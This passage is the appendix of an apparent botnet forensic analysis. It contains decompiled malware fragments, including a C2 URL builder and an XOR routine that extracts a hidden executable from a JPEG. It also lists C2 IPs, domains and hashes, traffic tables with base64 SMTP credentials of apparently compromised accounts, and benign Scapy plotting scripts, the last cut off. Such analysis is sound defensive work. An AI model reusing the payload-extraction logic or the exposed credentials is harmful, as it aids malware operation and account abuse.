DAT_004058f0 = GetProcAddress(handle_advap,8DAT_004054c8);
DAT_0040585c = GetProcAddress(handle_advap,8DAT_004054e8);
DAT_00405928 = GetProcAddress(handle_advap,8DAT_004054d4);
DAT_00405614 = GetProcAddress(handle_kernel32,8DAT_004054f8);
DAT_00405940 = GetProcAddress(handle_kernel32,8DAT_00405508);
DAT_00405604 = GetProcAddress(handle_kernel32,8DAT_00405518);
DAT_00405980 = GetProcAddress(handle_ws2,8DAT_00405374);
_DAT_00405938 = GetProcAddress(handle_ws2,8DAT_00405380);
DAT_00405954 = GetProcAddress(handle_ws2,8DAT_0040538c);
```

Figure 56: XOR loops to build processes

A.15 1.exe String IP

00405024	31	??	31h	1		
00405025	39	??	39h	9		
00405026	35	??	35h	5		
00405027	2e	??	2Eh	.		
00405028	31	??	31h	1		
00405029	39	??	39h	9		
0040502a	30	??	30h	0		
0040502b	2e	??	2Eh	.		
0040502c	31	??	31h	1		
0040502d	33	??	33h	3		
0040502e	2e	??	2Eh	.		
0040502f	37	??	37h	7		
00405030	38	??	38h	8		
00405031	00	??	00h			

Figure 57: IP Found in 1.exe

A.16 1.exe football blog

```

00405050 2f 62 6c ds s_/blog/football.php_00405050 XREF[1]: FUN_0040321e:00403277(*)
        6f 67 2f
        66 6f 6f ...

```

Figure 58: URL String of blog/football

A.17 w.jpg embedded Hex Selection

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00007FE0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00007FF0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00008000:	00	00	00	00	00	00	00	00	00	00	00	E6	42	40	00	00	B@.
00008010:	2B	4A	40	00	00	00	00	00	00	00	00	8B	43	40	00	00	+J@.....C@.
00008020:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00008030:	0F	01	98	00	0B	00	00	00	0C	00	00	08	FF	F7	00	00	
00008040:	B0	08	00	08	00	00	08	08	40	00	08	00	00	08	00	08	@.
00008050:	08	00	08	00	00	08	08	00	00	08	00	08	08	00	08	08	
00008060:	00	00	00	00	08	08	00	00	00	00	08	08	F0	08	08	00	
00008070:	06	1F	BA	06	08	B4	09	C5	21	B0	09	4C	C5	21	54	60	!..L.!T`
00008080:	69	73	28	78	72	6F	6F	72	69	65	20	63	69	6E	66	6F	is(xroorie cinfo
00008090:	74	28	62	65	20	7A	75	66	28	69	66	28	44	47	53	20	t(be zuf(if(DGS
000080A0:	6D	67	64	65	26	0D	05	0A	24	08	08	00	08	00	00	08	mgde&...\$.....
000080B0:	4F	13	F1	D4	03	72	97	8F	0B	7A	9F	87	03	72	97	87	0....r...z...r..
000080C0:	78	6E	9B	8F	09	7A	9F	87	88	6E	91	8F	01	7A	97	8F	xn...z...n...z..
000080D0:	6C	6D	95	87	0F	72	97	87	6C	65	9B	8F	09	7A	9F	8F	lm...r...le...z..
000080E0:	0B	72	96	87	39	7A	9F	8F	69	6D	8C	87	0D	72	9F	87	.r..9z..im...r..
000080F0:	03	7A	97	8F	05	7A	9F	87	35	54	9C	8F	06	72	97	8F	.z...z...5T...r..
00008100:	F4	5A	9B	87	0A	72	97	8F	52	69	6B	68	03	7A	9F	87	.Z...r..Rikh.z..
00008110:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Figure 59: Embedded resource selection start

Selecting a size of 0x3200 from the hex address 0x8030 and transferring that data to a new file is required before running the script in Appendix A.18

A.18 w.jpg XOR decryption

```
Decompile: bigBlockOfData - (w.jpg)
1
2 /* data[60] = f0 */
3
4 undefined4 __cdecl bigBlockOfData(undefined1 *data, uint 12800)
5
6 {
7     byte bVar1;
8     byte bVar2;
9     uint uVar3;
10
11     bVar1 = data[(byte)data[60]];
12     bVar2 = (data + (byte)data[60])[1];
13     uVar3 = 2;
14     if (2 < 12800) {
15         do {
16             if (((int)uVar3 % 5 != 0) && ((int)uVar3 % 7 != 0) && ((int)uVar3 % 3 != 0)) {
17                 data[uVar3] = data[uVar3] ^ (char)((int)(uint)bVar1 >> 1) + bVar2;
18             }
19             uVar3 = uVar3 + 1;
20         } while (uVar3 < 12800);
21     }
22     *data = 'M';
23     data[1] = 'Z';
24     data[(byte)data[0x3c]] = 'P';
25     data[(byte)data[0x3c] + 1] = 'E';
26     return 1;
27 }
```

Figure 60: Decryption logic found in w.jpg

A.19 Wireshark 3128 endpoints

Ethernet · 11		IPv4 · 234		IPv6	TCP · 521	UDP
Address	Packets	Bytes	Total Packets	Percent Filtered		
147.32.84.205	30	2 kB	308,437	0.01%		
147.32.84.208	30	2 kB	278,291	0.01%		
147.32.84.207	29	2 kB	268,067	0.01%		
147.32.84.209	30	2 kB	227,579	0.01%		
147.32.84.191	20	1 kB	190,754	0.01%		
147.32.84.193	28	2 kB	182,857	0.02%		
147.32.84.206	30	2 kB	173,268	0.02%		
147.32.84.192	30	2 kB	171,850	0.02%		
147.32.84.204	30	2 kB	163,999	0.02%		
147.32.84.165	40	2 kB	159,788	0.03%		
86.123.31.54	1	62 bytes	205	0.49%		
89.134.103.52	1	62 bytes	165	0.61%		
88.156.111.111	4	248 bytes	159	2.52%		
81.10.0.18	1	62 bytes	157	0.64%		
66.18.85.2	1	62 bytes	156	0.64%		
93.115.60.47	1	62 bytes	153	0.65%		
93.155.146.24	1	62 bytes	150	0.67%		
182.7.145.156	2	124 bytes	147	1.36%		
216.59.18.231	1	62 bytes	141	0.71%		
89.41.107.4	2	124 bytes	136	1.47%		
91.90.126.180	2	124 bytes	135	1.48%		
49.202.110.128	2	124 bytes	129	1.55%		
61.82.197.229	1	62 bytes	129	0.78%		
88.247.242.196	1	62 bytes	128	0.78%		
183.178.78.128	1	62 bytes	126	0.79%		
79.170.189.171	1	62 bytes	126	0.79%		
182.9.95.147	1	62 bytes	125	0.80%		
123.238.67.45	1	62 bytes	122	0.82%		
98.25.81.164	2	124 bytes	120	1.67%		
223.255.226.149	2	124 bytes	119	1.68%		
84.40.69.185	2	124 bytes	115	1.74%		
94.53.69.3	1	62 bytes	111	0.90%		
86.35.253.46	1	62 bytes	110	0.91%		
119.194.173.28	1	62 bytes	108	0.93%		
119.154.71.9	1	62 bytes	107	0.93%		
182.6.228.74	1	62 bytes	107	0.93%		
188.72.216.51	1	62 bytes	105	0.95%		
95.58.143.74	2	124 bytes	105	1.90%		
91.145.208.211	2	124 bytes	103	1.94%		
61.89.186.155	1	62 bytes	102	0.98%		
188.231.161.166	2	124 bytes	100	2.00%		
86.127.164.155	1	62 bytes	98	1.02%		
115.63.126.68	2	124 bytes	96	2.08%		
77.121.241.91	1	62 bytes	96	1.04%		
92.46.150.34	1	62 bytes	96	1.04%		
62.78.41.160	1	62 bytes	94	1.06%		
27.255.11.242	2	124 bytes	93	2.15%		
109.107.241.175	2	124 bytes	93	2.15%		
93.118.243.205	1	62 bytes	92	1.09%		
59.48.7.163	1	62 bytes	92	1.09%		
183.82.175.110	2	124 bytes	92	2.17%		
125.166.97.131	1	62 bytes	91	1.10%		

Figure 61: Endpoints list while filtering for port 3128

A.20 IRC String Population

```
zero? = rand();
someIP = (&DAT_00413000)[zero? % toModuleBy];
/* http://%d.%d.%d.%d:6667/?%s */
urlTemplateString = buildReturnTemplateWithPort();
(*unsureFuncMaybeCpy)(reversedTemplateStr,urlTemplateString);
_strrev(reversedTemplateStr);
(*snprintf)(fullIPWithPortFormatted,1111,reversedTemplateStr,someIP >> 24,someIP >> 16 & 255,
someIP >> 8 & 255,someIP & 255,acStack_b5c);
```

Figure 62: 3430 building and populating IRC

A.21 Filter line for 65500 Traffic



Figure 63: ip.addr == 147.32.84.191 && tcp.port == 65500

A.22 Additional TLS communication

ip.addr == 147.32.84.191 && tcp.port == 65500 && tls							
No.	Time	RT	Source	Destination	Protocol	Length	Info
220544	2735.307623	14:10:05.570752	147.32.84.191	212.117.177.188	TLSv1	407	Server Hello, Certificate, Server Hello Done
220562	2735.351893	14:10:05.615022	212.117.177.188	147.32.84.191	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
220716	2735.517247	14:10:05.780376	147.32.84.191	212.117.177.188	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
220734	2735.532784	14:10:05.795913	147.32.84.191	212.117.177.188	TLSv1	400	Server Hello, Certificate, Server Hello Done
220746	2735.574230	14:10:05.837359	212.117.177.188	147.32.84.191	TLSv1	79	Application Data
220751	2735.582875	14:10:05.846004	212.117.177.188	147.32.84.191	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
220928	2735.752159	14:10:06.015288	147.32.84.191	212.117.177.188	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
221003	2735.820571	14:10:06.083700	212.117.177.188	147.32.84.191	TLSv1	159	Application Data
221034	2735.845854	14:10:06.108983	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221174	2735.987230	14:10:06.250359	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221206	2736.011185	14:10:06.274314	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221241	2736.035593	14:10:06.298722	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221285	2736.060727	14:10:06.323056	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221371	2736.096727	14:10:06.359856	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221496	2736.155730	14:10:06.418859	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221529	2736.182946	14:10:06.446075	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221565	2736.206635	14:10:06.469764	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221577	2736.231006	14:10:06.494135	147.32.84.191	212.117.177.188	TLSv1	1435	Application Data
221658	2736.238918	14:10:06.502047	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221694	2736.263278	14:10:06.526407	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221730	2736.289688	14:10:06.552817	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221768	2736.314701	14:10:06.577830	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221882	2736.425064	14:10:06.680993	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221909	2736.428768	14:10:06.691897	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221944	2736.450149	14:10:06.713278	147.32.84.191	212.117.177.188	TLSv1	1514	Application Data
221950	2736.450881	14:10:06.714010	147.32.84.191	212.117.177.188	TLSv1	1367	Application Data
222635	2738.939947	14:10:09.203076	212.117.177.188	147.32.84.191	TLSv1	167	Client Hello
222673	2739.106809	14:10:09.369938	147.32.84.191	212.117.177.188	TLSv1	407	Server Hello, Certificate, Server Hello Done
222681	2739.151672	14:10:09.414801	212.117.177.188	147.32.84.191	TLSv1	252	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
222714	2739.317203	14:10:09.580332	147.32.84.191	212.117.177.188	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
222729	2739.374405	14:10:09.637534	212.117.177.188	147.32.84.191	TLSv1	590	Application Data, Application Data

Figure 64: ip.addr == 147.32.84.191 && tcp.port == 65500 && tls

A.23 General SMTP filtering

ip.addr == 147.32.84.191 && smtp							
No.	Time	RT	Source	Destination	Protocol	Length	Info
43794	1635.945081	13:51:46.208210	98.138.84.55	147.32.84.191	SMTP	92	220 smtp215.mail.net.yahoo.com ESMTP
43802	1636.095030	13:51:46.358167	147.32.84.191	98.138.84.55	SMTP	74	C: EHLO margiewiattpi
43804	1636.243699	13:51:46.506828	98.138.84.55	147.32.84.191	SMTP	148	S: 250-smtp215.mail.net.yahoo.com AUTH LOGIN PLAIN XMYCOOKIE PIPELINING 8BITIME
43809	1636.351145	13:51:46.614274	147.32.84.191	98.138.84.55	SMTP	66	C: AUTH LOGIN
43815	1636.500570	13:51:46.763699	98.138.84.55	147.32.84.191	SMTP	72	S: 334 VNNIcm5hbmU6
43820	1636.567980	13:51:46.831109	147.32.84.191	98.138.84.55	SMTP	76	C: User: bW5yZ21ld2lhdHdhaWQ=
43822	1636.716343	13:51:46.979472	98.138.84.55	147.32.84.191	SMTP	72	S: 334 UGZc3dvcmQ6
43826	1636.840861	13:51:47.090517	147.32.84.191	98.138.84.55	SMTP	72	C: Pass: eWcyZmRlcjE1
43836	1637.015987	13:51:47.282716	98.138.84.55	147.32.84.191	SMTP	72	S: 235 OK, go ahead
43841	1637.096776	13:51:47.359905	147.32.84.191	98.138.84.55	SMTP	92	C: MAIL FROM: <margiewiattpi@yahoo.com>
43843	1637.245533	13:51:47.508662	98.138.84.55	147.32.84.191	SMTP	74	S: 250 OK , completed
43850	1637.345181	13:51:47.608310	147.32.84.191	98.138.84.55	SMTP	85	C: RCPT TO: <hutchies@yahoo.com>
43854	1637.494789	13:51:47.757918	98.138.84.55	147.32.84.191	SMTP	74	S: 250 OK , completed
43859	1637.505280	13:51:47.868517	147.32.84.191	98.138.84.55	SMTP	91	C: RCPT TO: <thepretty12000@yahoo.com>
43861	1637.744026	13:51:48.007155	98.138.84.55	147.32.84.191	SMTP	74	S: 250 OK , completed
43868	1637.878012	13:51:48.141141	147.32.84.191	98.138.84.55	SMTP	60	C: DATA
43870	1638.034592	13:51:48.297721	98.138.84.55	147.32.84.191	SMTP	131	S: 521 User is over the limit for messages allowed to be sent in a single day.
56107	1844.524215	13:55:14.707344	205.188.186.167	147.32.84.191	SMTP	476	S: 220-mtaout-d083.r1000.mx.aol.com ESMTP MUA/Third Party Client Interface AOL and its affiliated companies do not authorize the u
56129	1844.590607	13:55:14.853736	147.32.84.191	205.188.186.167	SMTP	82	C: EHLO gnhopkins1965.hopkins
56154	1844.708533	13:55:14.971062	205.188.186.167	147.32.84.191	SMTP	263	S: 250-mtaout-d083.r1000.mx.aol.com PIPELINING SIZE 30700160 ETRN STARTTLS AUTH PLAIN XAOL-UB-MB LOGIN AUTH-PLAIN XAOL-UB
56163	1844.788067	13:55:15.051966	147.32.84.191	205.188.186.167	SMTP	66	C: AUTH LOGIN
56165	1844.906536	13:55:15.109665	205.188.186.167	147.32.84.191	SMTP	72	S: 334 VNNIcm5hbmU6
56170	1844.989649	13:55:15.252778	147.32.84.191	205.188.186.167	SMTP	84	C: User: Z21ob3BraW5zMkNSOob3BraW5z
56196	1845.106812	13:55:15.369941	205.188.186.167	147.32.84.191	SMTP	72	S: 334 UGZc3dvcmQ6
56201	1845.197121	13:55:15.468250	147.32.84.191	205.188.186.167	SMTP	72	C: Pass: bGVuYXZlZG9qZQ==
56217	1845.344890	13:55:15.608025	205.188.186.167	147.32.84.191	SMTP	91	S: 235 2.7.0 Authentication successful
56226	1845.399783	13:55:15.662912	147.32.84.191	205.188.186.167	SMTP	98	C: MAIL FROM: <gmhopkins1965.hopkins@aol.com>
56241	1845.539266	13:55:15.802395	205.188.186.167	147.32.84.191	SMTP	68	S: 250 2.1.0 OK
56245	1845.602150	13:55:15.865279	147.32.84.191	205.188.186.167	SMTP	87	C: RCPT TO: <slancat1@comcast.net>
56267	1845.727354	13:55:15.990483	205.188.186.167	147.32.84.191	SMTP	68	S: 250 2.1.5 OK
56293	1845.863117	13:55:16.126246	147.32.84.191	205.188.186.167	SMTP	82	C: RCPT TO: <igal172@aol.com>

Figure 65: ip.addr == 147.32.84.191 && smtp

A.24 GET Requests made by 147.32.84.191

ip.addr == 147.32.84.191 && http.request.method == "GET"							
No.	Time	RT	Source	Destination	Protocol	Length	Info
26234	1140.306258	13:43:30.569387	147.32.84.191	94.63.149.152	HTTP	144	GET /rus.php HTTP/1.0
26704	1145.148118	13:43:35.411247	147.32.84.191	60.190.223.75	HTTP	155	GET /p/out/kp.exe HTTP/1.0
26932	1154.078619	13:43:44.341748	147.32.84.191	195.88.191.59	HTTP	139	GET /kx4.txt HTTP/1.0
27056	1158.549478	13:43:48.812607	147.32.84.191	60.190.223.75	HTTP	369	GET /list.php?c=B4AC885F94224AE64DAAC6F6C
27066	1158.909623	13:43:49.172752	147.32.84.191	94.63.150.63	HTTP	355	GET /list.php?c=B4AC885F94224AE64DAAC6F6C
27119	1159.694706	13:43:49.957835	147.32.84.191	122.224.6.164	HTTP	239	GET /hn.gif?t=0.8481104 HTTP/1.0
27133	1160.058055	13:43:50.321184	147.32.84.191	195.88.191.59	HTTP	237	GET /temp/3430.exe?t=0.545315 HTTP/1.0
27361	1162.313283	13:43:52.576412	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=CB0514F08010D97DA9B2958EEA
27578	1171.752692	13:44:02.015821	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=ACB2B95DB727BF1B51B88EA72C
27645	1173.511402	13:44:03.774531	147.32.84.191	94.63.150.63	HTTP	525	GET /sn.php?c=B0AE2ACEA737DF78D9C2F7DCAE
27725	1175.217838	13:44:05.480967	147.32.84.191	195.88.191.59	HTTP	235	GET /temp/1.exe?t=0.8921015 HTTP/1.0
27740	1175.476493	13:44:05.739622	147.32.84.191	174.123.157.154	HTTP	412	GET /p6.asp?MAC=08-00-27-E2-09-2D&Public
27785	1176.323974	13:44:06.587103	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=0719FB1FEC7C62C612F8BD2C4
27796	1176.669677	13:44:06.932806	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=DEC08E6A18889D49D4394F672E
27871	1178.231959	13:44:08.495088	147.32.84.191	60.190.223.75	HTTP	238	GET /w.jpg?t=0.8398401 HTTP/1.0
28954	1249.776225	13:45:20.039354	147.32.84.191	94.63.150.63	HTTP	524	GET /sn.php?c=2E3029CD8616F657BF56053582
28969	1250.083472	13:45:20.346601	147.32.84.191	60.190.223.75	HTTP	535	GET /sn.php?c=A7B9BD5957C725BA58439AB533
29101	1255.845249	13:45:26.108378	147.32.84.191	94.63.150.63	HTTP	525	GET /sn.php?c=F9E7C62273E3A5040FE6BE8E18
29127	1256.258499	13:45:26.521628	147.32.84.191	60.190.223.75	HTTP	539	GET /sn.php?c=3F21BC58D949B926A5BEA986F4
29193	1256.540641	13:45:26.803770	147.32.84.191	195.88.191.59	HTTP	237	GET /temp/int.exe?t=0.1518061 HTTP/1.0
30001	1269.506512	13:45:39.769641	147.32.84.191	94.63.150.63	HTTP	521	GET /sn.php?c=F0EEA84CFD6DF85AC62D0D2151
30191	1280.483054	13:45:50.746183	147.32.84.191	94.63.150.63	HTTP	524	GET /sn.php?c=889651B58F1FF755846FFDD1E4
33578	1438.079421	13:48:28.342550	147.32.84.191	173.192.170.88	HTTP	281	GET /g1.php?u=hhhh&v=6&m=F4FC10C6-F17E-4
34015	1453.583774	13:48:43.846903	147.32.84.191	208.73.210.29	HTTP	338	GET / HTTP/1.1

Figure 66: ip.addr == 147.32.84.191 && http.request.method == "GET"

Appendix B: Additional Tables

B.1 Key hosts table

IP	Source	Notes
212.117.177.186	Common new addresses across figures 19 and 21	
212.117.161.86		
50.7.244.234		
212.117.177.188		
89.149.217.37		
195.113.232.90		
195.113.232.81		
147.32.80.9	Tops Figure 19	DNS; Figure 18
147.32.84.165	Figure 22	Infected Victims; Section 5.1
147.32.84.191		
147.32.84.192		
147.32.84.193		
147.32.84.204		
147.32.84.205		
147.32.84.206		
147.32.84.207		
147.32.84.208		
147.32.84.209		
147.32.84.171		
147.32.84.231		
147.32.84.255		
147.32.84.79		

Table 2: Key Identified IPs

B.2 Suspicious Website Resolutions

Domain	IP	Notes
nocomcom.com	195.88.191.59	Source for: kx4.txt, 3430.exe, 1.exe, searchpizza.exe, and int.exe
w.nucleardiscover.com	60.190.223.75	Source of: list.php, sn.php, and w.jpg
mewgost.com	94.63.150.63	Source of: list.php and sn.php
hn.yigeyuming.com	122.224.6.164	Source of hn.gif

Table 3: Unusal Domains and their Resolutions

B.3 Malicious Files found

File Name	Hash
rus.php	75153ebe88311cd3aa677b67d27cd62fb570ddf5929f92eb2265794892681554
kp.exe	462709a248a6952894e01d02c7b1b4bce0f03b248cb860bcb4423768a713377b
kx4.exe	6d7d7bc257963d75a1653574c26cc54bf16e7d65ee749bab495cbad7bceac283
hn.gif	d20493f12ea55be625b0878c85f764afde4ea1601e8930eb7fdaca7350cfe985
3430.exe	3086e386e65ffdea202ab2b089419da4e46234718293617a6e53e2e25bf15aee
1.exe	c4aa863bf7f80975aa9d2a556b1ac024b80c7a86d43955650be8473dfb64e4df
w.jpg	e0a06d6eed9b6ad6d6c42f33ff906af3d14b2d5371e5b885b164229f4273b2cd
decrypted_w.bin	4145068d2f61c2195859065ab613e8714526bd0f989346f4825f6563b2c90c48
int.exe	05312841a1dcb19740edc38b2c400b26e28e975fd1b7354f3a2ec5e158774a8
extractFromInt.exe	bb4661a53d0a6b9dc440e2239718c13c1d863d24fa635c511853b93c1fe50a4
g1.php	0a09e181c39239a7826c08c0d39d7e9fb3e8105eccce2d95fd5f96b4454de0f
r.php	c53937f7346020f1b50a59746f20f3265f4fc982ee29440a2fbff61843228783
gen.php	07e5589c830de03f542ddc92878269f6a8a4a176b860c0ef62fc9280aef92d6b
aceUAC.js	7c39ba4a043c7c354e491248b4b8db8b30512185d8a29b0b2ffa1df2bf4d2094
inst.exe	e00411558cfbc33288e7aea05b7c2b49d5bf30cfe358ec7ce10ee9b0fc4d2c26
gggg_r.jpg	03f2eb26d958ade793da344a7c2ec27aaa75d9d1fa26770eef0c753c89d7aa66
i107.exe	15742b80f015912559c3d2cf5fa4299d2a7f50125b3340a36c390173d1832686
IMG_0107.jpg	64a5d21b02ddd6210032707814d306468b8aafb31156dcce288541452e5b3c7
searchpizza.exe	816c73ed4259c49e470f3e682ec7523f07d7b71ec592bb6c9ac181ec7d09ac95
pcb_build_101_smtp.exe	f7c1093f83be46a14f06431c7092160087bf85eadba2deda1283593d94879dbd
SVC.bin	d725690db46eee3a3dd80c6a63e1fb59fcf443f36ba7ab100547dde55102efbe
SRV.bin	224a6f1a6c833ead07e26bc5d05432a143d5ebf2eab02a4d10ee609615eb74
360Inst\$.exe	6ea3ee2398b552f744e851ad8162d9e0f0407bcfb10119385a52721b583961d0

Table 4: Table of suspected malicious Files

Appendix C: Scapy Scripts

C.1 Common Module

```

import argparse

import numpy as np
from scapy.all import PcapReader
from scapy.layers.inet import IP, TCP, UDP

# Estimated from the times each host reaches out to GET 94.63.149.152/rus.php
INFECTION_TIMES = [0, 1140, 1444, 1832, 1908, 2021, 2185, 2259, 2342, 2442]

def parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("--host", default=None)
    return parser.parse_args()

def load_packets(host=None):
    times = []
    dsts = []
    sizes = []
    protos = []
    syns = []
    dports = []
    # with PcapReader("./normal-capture-20110817(1).pcap") as reader:
    with PcapReader("./botnet-capture-20110817-bot.pcap") as reader:
        for pkt in reader:
            if not pkt.haslayer(IP):
                continue
            if host is not None and pkt[IP].src != host:
                continue

            times.append(float(pkt.time))
            dsts.append(pkt[IP].dst)
            sizes.append(len(pkt))

            if pkt.haslayer(TCP):
                protos.append("TCP")
                syns.append(bool(pkt[TCP].flags & 0x02))
                dports.append(pkt[TCP].dport)
            elif pkt.haslayer(UDP):
                protos.append("UDP")
                syns.append(False)
                dports.append(pkt[UDP].dport)
            else:
                protos.append("Other")
                syns.append(False)
                dports.append(None)

    times = np.array(times)
    order = np.argsort(times)
    times = times[order] - times[order][0]

    return {
        "times": times,
        "dsts": np.array(dsts)[order],
        "sizes": np.array(sizes, dtype=float)[order],
        "protos": np.array(protos)[order],
        "syns": np.array(syns)[order],
        "dports": [dports[i] for i in order],
    }

```

C.2 Cumulative Packets Script

```
import matplotlib.pyplot as plt
import numpy as np
from common import add_annotations, default_output, load_packets, make_bins,
parse_args, title_suffix

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times = data["times"]

    bins, centres = make_bins(times, 5)
    counts, _ = np.histogram(times, bins=bins)
    cumulative = np.cumsum(counts)

    fig, ax = plt.subplots(figsize=(14, 4))
    ax.plot(centres, cumulative, linewidth=1.0, color="seagreen")
    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Cumulative packets")
    ax.set_title(f"Cumulative Packet Count{title_suffix(args.host)}")
    add_annotations(ax)
    ax.grid(True, alpha=0.3)

    out = default_output("cumulative", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 2: cumulative.py

C.3 Destination Timeline Script

```
from collections import Counter

import matplotlib.pyplot as plt
import numpy as np
from common import (
    add_annotations,
    default_output,
    load_packets,
    parse_args,
    title_suffix,
)

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times, dsts = data["times"], data["dsts"]

    unique_dsts = sorted(set(dsts))
    dst_to_idx = {ip: i for i, ip in enumerate(unique_dsts)}
    dst_indices = np.array([dst_to_idx[d] for d in dsts])

    top_ips = [ip for ip, _ in Counter(dsts).most_common(10)]

    fig, ax = plt.subplots(figsize=(14, 6))
    ax.scatter(times, dst_indices, s=0.3, alpha=0.3, color="navy")
    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Destination IP (index)")
    ax.set_title(f"Destination IP Timeline{title_suffix(args.host)}")
    ax.grid(True, alpha=0.3)
    add_annotations(ax)

    for ip in top_ips:
        ax.annotate(
            ip,
            xy=(times[-1], dst_to_idx[ip]),
            fontsize=6,
            color="red",
            va="center",
        )

    out = default_output("dst_timeline", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 3: dst_timeline.py

C.4 Port Heatmap Script

```

from collections import Counter

import matplotlib.pyplot as plt
import numpy as np
from common import add_annotations, default_output, load_packets, make_bins,
parse_args, title_suffix

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times, dports = data["times"], data["dports"]

    tcp_mask = np.array([dp is not None for dp in dports])
    tcp_times = times[tcp_mask]
    tcp_dports = np.array([dp for dp in dports if dp is not None])

    if len(tcp_times) == 0:
        print("No TCP/UDP packets found, skipping port heatmap")
        return

    bin_width = 10
    bins, _ = make_bins(times, bin_width)

    port_counts = Counter(tcp_dports)
    top_ports = sorted([p for p, _ in port_counts.most_common(15)])
    port_to_row = {p: i for i, p in enumerate(top_ports)}

    heatmap = np.zeros((len(top_ports), len(bins) - 1))
    bin_indices = np.digitize(tcp_times, bins) - 1
    for bi, dp in zip(bin_indices, tcp_dports):
        if dp in port_to_row and 0 <= bi < len(bins) - 1:
            heatmap[port_to_row[dp], bi] += 1

    fig, ax = plt.subplots(figsize=(14, 5))
    im = ax.imshow(
        heatmap, aspect="auto", cmap="YlOrRd", interpolation="nearest",
        extent=[0, times[-1], -0.5, len(top_ports) - 0.5], origin="lower",
    )
    ax.set_yticks(range(len(top_ports)))
    ax.set_yticklabels([str(p) for p in top_ports], fontsize=8)
    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Destination Port")
    ax.set_title(f"Destination Port Activity Heatmap (top 15)
{title_suffix(args.host)}")
    fig.colorbar(im, ax=ax, label="Packets / bin", shrink=0.8)
    add_annotations(ax)

    out = default_output("port_heatmap", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()

```

Listing 4: heatmap.py

C.5 Mean Packet Size Script

```
import matplotlib.pyplot as plt
import numpy as np
from common import (
    add_annotations,
    default_output,
    load_packets,
    make_bins,
    parse_args,
    per_bin,
    title_suffix,
)

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times, sizes = data["times"], data["sizes"]

    bins, centres = make_bins(times, 5)
    mean_sizes = per_bin(sizes, times, bins, func=lambda s: np.mean(s) if len(s) > 0
else 0.0)

    fig, ax = plt.subplots(figsize=(14, 4))
    ax.plot(centres, mean_sizes, linewidth=0.7, color="teal")
    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Mean packet size (bytes)")
    ax.set_title(f"Mean Packet Size per Bin{title_suffix(args.host)}")
    add_annotations(ax)
    ax.grid(True, alpha=0.3)

    out = default_output("mean_pkt_size", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 5: mean_pkt_size.py

C.6 Packet Rate Script

```
import matplotlib.pyplot as plt
import numpy as np
from common import add_annotations, default_output, load_packets, make_bins,
parse_args, title_suffix

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times = data["times"]
    bin_width = 5

    bins, centres = make_bins(times, bin_width)
    counts, _ = np.histogram(times, bins=bins)

    fig, ax = plt.subplots(figsize=(14, 4))
    ax.plot(centres, counts, linewidth=0.6, color="steelblue")
    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Packets / bin")
    ax.set_title(f"Packet Rate ({bin_width}s bins){title_suffix(args.host)}")
    add_annotations(ax)
    ax.grid(True, alpha=0.3)

    out = default_output("packet_rate", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 6: packet_rate.py

C.7 DNS Rate Script

```
import matplotlib.pyplot as plt
import numpy as np
from common import (
    add_annotations,
    default_output,
    load_packets,
    make_bins,
    parse_args,
    title_suffix,
)

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    times, protos, dports = data["times"], data["protos"], data["dports"]

    dns_mask = np.array([p == 53 for p in dports])
    times = times[dns_mask]
    protos = protos[dns_mask]

    bins, centres = make_bins(times, 5)

    udp_mask = protos == "UDP"
    tcp_mask = protos == "TCP"
    udp_counts, _ = np.histogram(times[udp_mask], bins=bins)
    tcp_counts, _ = np.histogram(times[tcp_mask], bins=bins)

    fig, ax = plt.subplots(figsize=(14, 4))

